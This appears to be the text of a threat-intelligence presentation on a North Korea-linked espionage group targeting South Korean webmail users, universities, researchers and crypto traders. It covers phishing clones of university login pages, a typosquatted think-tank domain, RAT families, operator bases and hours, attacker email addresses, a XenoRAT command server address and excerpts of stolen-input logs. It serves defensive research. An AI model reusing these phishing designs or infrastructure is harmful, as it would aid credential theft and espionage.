the rabbit hole!**



Step 1: OSINT

Combination of

- JARMs
- IP geolocation
- ISP/ASN:
 - › 20473: AS-CHOOOPA
 - › 44066: firstcolo GmbH
- Runnings services: XAMP
- HTTP(s) responses:

Step 1: OSINT discovery (1)

South Korea platform

- Naver
- Kakao
- Daum

NAVER 네이버ID

회원정보 보안설정

비밀번호 확인

아이디

비밀번호

확인

kakao

TIP Please enter your ID if you have already subscribed to KakaoMail.

Password

Save Login Information ⓘ

Log In

Step 1: OSINT discovery (2)

코인 선물 트레이딩 비법서, 수익률 증폭의 핵심 원리

South Korea platform

- Naver
- Kakao
- Daum

Gmail

- Crypto Trading Platform:
 - › **TradingView**
 - › Documents

삭제 요청이 성과적으로 취소되었습니다.

[홈으로 가기](#)

The deletion request has been successfully canceled.

[Head to homepage](#)



Step 1: OSINT discovery (3)

South Korea Academic institutions

- Yonsei University
- Dongduk Women's University



동덕여자대학교 웹메일

아이디

아이디

@

dongduk.ac.kr

비밀번호

비밀번호

 로그인유지

비밀번호 찾기

로그인

2011년 2월 17일부터 포털 시스템의 단일 사용자 계정(SSO)과 동일한 아이디, 비밀번호로 로그인 하시기 바랍니다.

**연세대학교**
YONSEI UNIVERSITY

WEBMAIL

한국어

로그인을 해주세요.

아이디

@yonsei.ac.kr

비밀번호

LOGIN

 아이디 저장

아이디 신청 | 비밀번호 찾기

고객센터 : 1668-2590 | 교내문의 : 02-2123-4972
문의사항(Q&A)

Step 1: OSINT discovery (4)

South Korea Academic institutions

- Korea University
- SungKyunKwan University




아이디를 입력하세요 @ skku.edu ▼

비밀번호를 입력하세요 ID 저장

한국어 English


LOGIN

COPYRIGHT © SUNGKYUNKWAN UNIVERSITY All Rights Reserved.




Step 1: OSINT discovery (5)

Official site



The screenshot shows the official login page of Sungkyunkwan University (SKKU). At the top left is the university logo with the text '성균관대학교' and 'SUNGKYUNKWAN UNIVERSITY(SKKU)'. Below the logo is a language selection menu with two options: 'Korean' (selected with a green radio button) and 'English' (unselected with a white radio button). This menu is highlighted with a red box. Below the language menu are two input fields: '아이디를 입력하세요.' (Enter your ID) and '비밀번호를 입력하세요.' (Enter your password). The ID field has an 'ID 저장' (Save ID) checkbox. Below the input fields is a large green button labeled '로그인' (Login). At the bottom, there are links for '성균인 가입' (Join SKKU), 'ID 찾기' (Find ID), '비밀번호 찾기' (Reset password), and '회원탈퇴' (Logout). A '로그인 도움말 ?' (Login help) link is also present.

Phishing site




The screenshot shows a phishing site that mimics the official SKKU login page. It features the same logo at the top. Below the logo is a language selection menu with two options: '한국어' (Korean, selected with a blue radio button) and 'English' (unselected with a white radio button). This menu is highlighted with a red box. Below the language menu are two input fields: '아이디를 입력하세요.' (Enter your ID) and '비밀번호를 입력하세요.' (Enter your password). The ID field has a dropdown menu showing '@ skku.edu' and a downward arrow. This dropdown menu is highlighted with a red box. Below the input fields is a large green button labeled 'LOGIN'. At the bottom, there is a copyright notice: 'COPYRIGHT © SUNGKYUNKWAN UNIVERSITY All Rights Reserved.' This notice is highlighted with a red box.

COPYRIGHT © SUNGKYUNKWAN UNIVERSITY All Rights Reserved.

Step 1: OSINT discovery (6)

Professor's Gmail

Asan: Policy Research Institute:



비공개

아산정책연구원 8월 아산정책포럼
참석요청서

2024. 8.



Step 1: OSINT discovery (7)

Professor's Gmail

Asan: Policy Research Institute:

- Asanist.org = Legit
- Asan**n**ist.org = DarkPlum



The Asan Institute for Policy Studies

Security Advisory on Malicious Phishing Emails

It has recently been confirmed that phishing emails purporting to be employees of the Asan Institute for Policy Studies are being randomly distributed.

For your information, our employees only send work-related emails through the Institute's official domain (____@asaninst.org). If you receive an email based on a portal site such as Gmail, Naver, Daum or @asaninist.org from an employee of our Institute, **please do not click on the URL address in the email and do not download any attached files.**

Thank you for your support at our Institute. We ask you to check the email address carefully before you open it.

THE ASAN INSTITUTE for POLICY STUDIES

Step 1: Malware IoCs

- RATs:
 - › Xenorot
 - › QuasarRat (XRat)
 - › AsyncRat
- Custom Keylogger
- KGH Spy



OSINT Discovery Summery

- Heavily targeting @Naver.com
- Used the compromise email to conduct further cyber espionage
- Recent activities
 - › Targeting users on multiple cryptocurrency platforms
 - › Targeting researchers


Step 2: Uncover Operation Bases

Operation Bases are used to control and manage their infrastructure.

- TA's host discovered using OSINT
- Malware IOCs
- Correlation searches with data collected from large scale networks


Operation Base Requirements:

- No Open ports & Not an Anonymous services
- Consistent Communication Patterns



Operation bases

- Using RDP to manage their infrastructure
- Intermediate Server



Operation Base: OPSEC

<Redacted>



Operation bases: locations

Observed in 2 locations

- Dandong
- Baishan (New location)

The hospital paid in bitcoin, which was transferred to a Chinese bank and then withdrawn from an ATM in **Dandong**, China, next to the Sino-Korean Friendship Bridge which connects the city to Sinuiju, North Korea, the indictment said.

two units, Unit 121 and Unit 110, have their members stationed in Shenyang and **Dandong**, China because the Internet connections in North Korea are so few. It is estimated that from 600 to 1,000 cyber warfare agents are acting in a variety of cells in China.

Operation Bases: Working Hours

REDACTED


- Korea time zone (UTC+9)
- 3 months of data (June – Aug)
- **17 Hours/Day**

Operation Bases: Working Day

7 Days/week


REDACTED

Operation Bases: In Action



Operation Base: Results

- Uncover Location of Operation bases
- Operation base often communicate with UNKNOWN hosts
 - did not resolve to any known domains initially
- Malicious domains resolved later



Merging Insights: Ahnlab

- XenoRAT
- Swolf0512@gmail.com

ONLINE PRIVACY POLICY AGREEMENT

March 7, 2024

SWOLF Inc (SWOLF Inc) values its users' privacy. This Privacy Policy ("Policy") will help you understand how we collect and use personal information from those who visit our website or make use of our online facilities and services, and what we will and will not do with the information we collect. Our Policy has been designed and created to ensure those affiliated with SWOLF Inc of our commitment and realization of our obligation not only to meet, but to exceed, most existing privacy standards.

How to Contact Us

If you have any questions or concerns regarding the Privacy Policy Agreement related to our website, please feel free to contact us at the following email, telephone number or mailing address.

Email: swolf0512@gmail.com

Telephone Number: +1 212-555-1234

Mailing Address:
SWOLF Inc
350 5th Ave
New York, New York
10118

The attacker's email information confirmed during analysis is as follows.

- kumasancar@gmail[.]com
- effortnully@gmail[.]com
- tangdang77790@gmail[.]com
- tantanibox@gmail[.]com
- swolf0512@gmail[.]com



Xenorat
159[.]100.29.122:8811

Merging insights: TRANSLATEXT

- TRANSLATEXT discovered by Zscaler in May 2024

we discovered an instance where Kimssuky used a new Google Chrome extension, which we named “TRANSLATEXT”, for cyber espionage. TRANSLATEXT is specifically leveraged to steal email addresses, usernames, passwords, cookies, and captures browser screenshots.

- Observed Privacy Policies related to browser extension

Privacy Policy

Effective date: May 10, 2024

Our Mini Calculator Chrome Extension (us, "we", or "our") operat

This page informs you of our policies regarding the collection, use, a

Privacy Policy

At Mini-Cookie-Manager, we are committed to protecting your privacy

1. Information Collection:

We do not collect any personally identifiable information from users thr

Merging insights: TRANSLATEX

- TRANSLATEX discovered by Zscaler in May 2024


```

20240301-185222", "use": "keytest", "ip": "45.133.176.95", "url": "https://www.namecheap.com/myaccount/login/?ReturnUrl=%2f", "input": "ohmygod"
20240301-185250", "use": "keytest", "ip": "45.133.176.98", "url": "https://www.namecheap.com/myaccount/login/?ReturnUrl=%2f", "input": "hello"}
20240301-185305", "use": "keytest", "ip": "45.133.176.79", "url": "https://www.namecheap.com/myaccount/login/?ReturnUrl=%2f", "input": "hello"}
20240301-185317", "use": "keytest", "ip": "45.133.176.63", "url": "https://www.namecheap.com/myaccount/login/?ReturnUrl=%2f", "input": "hello"}
  
```

- Expose log
 - › March -> May
 - › Debugging purpose: IP from Express VPN
 - › Exfiltrate URL & Data
- 80 Victims:
 - › Crypto theft: ~15 Crypto trading account
 - › Espionage: Academic victims
- Likely an early version of TRANSLATEX with fewer features

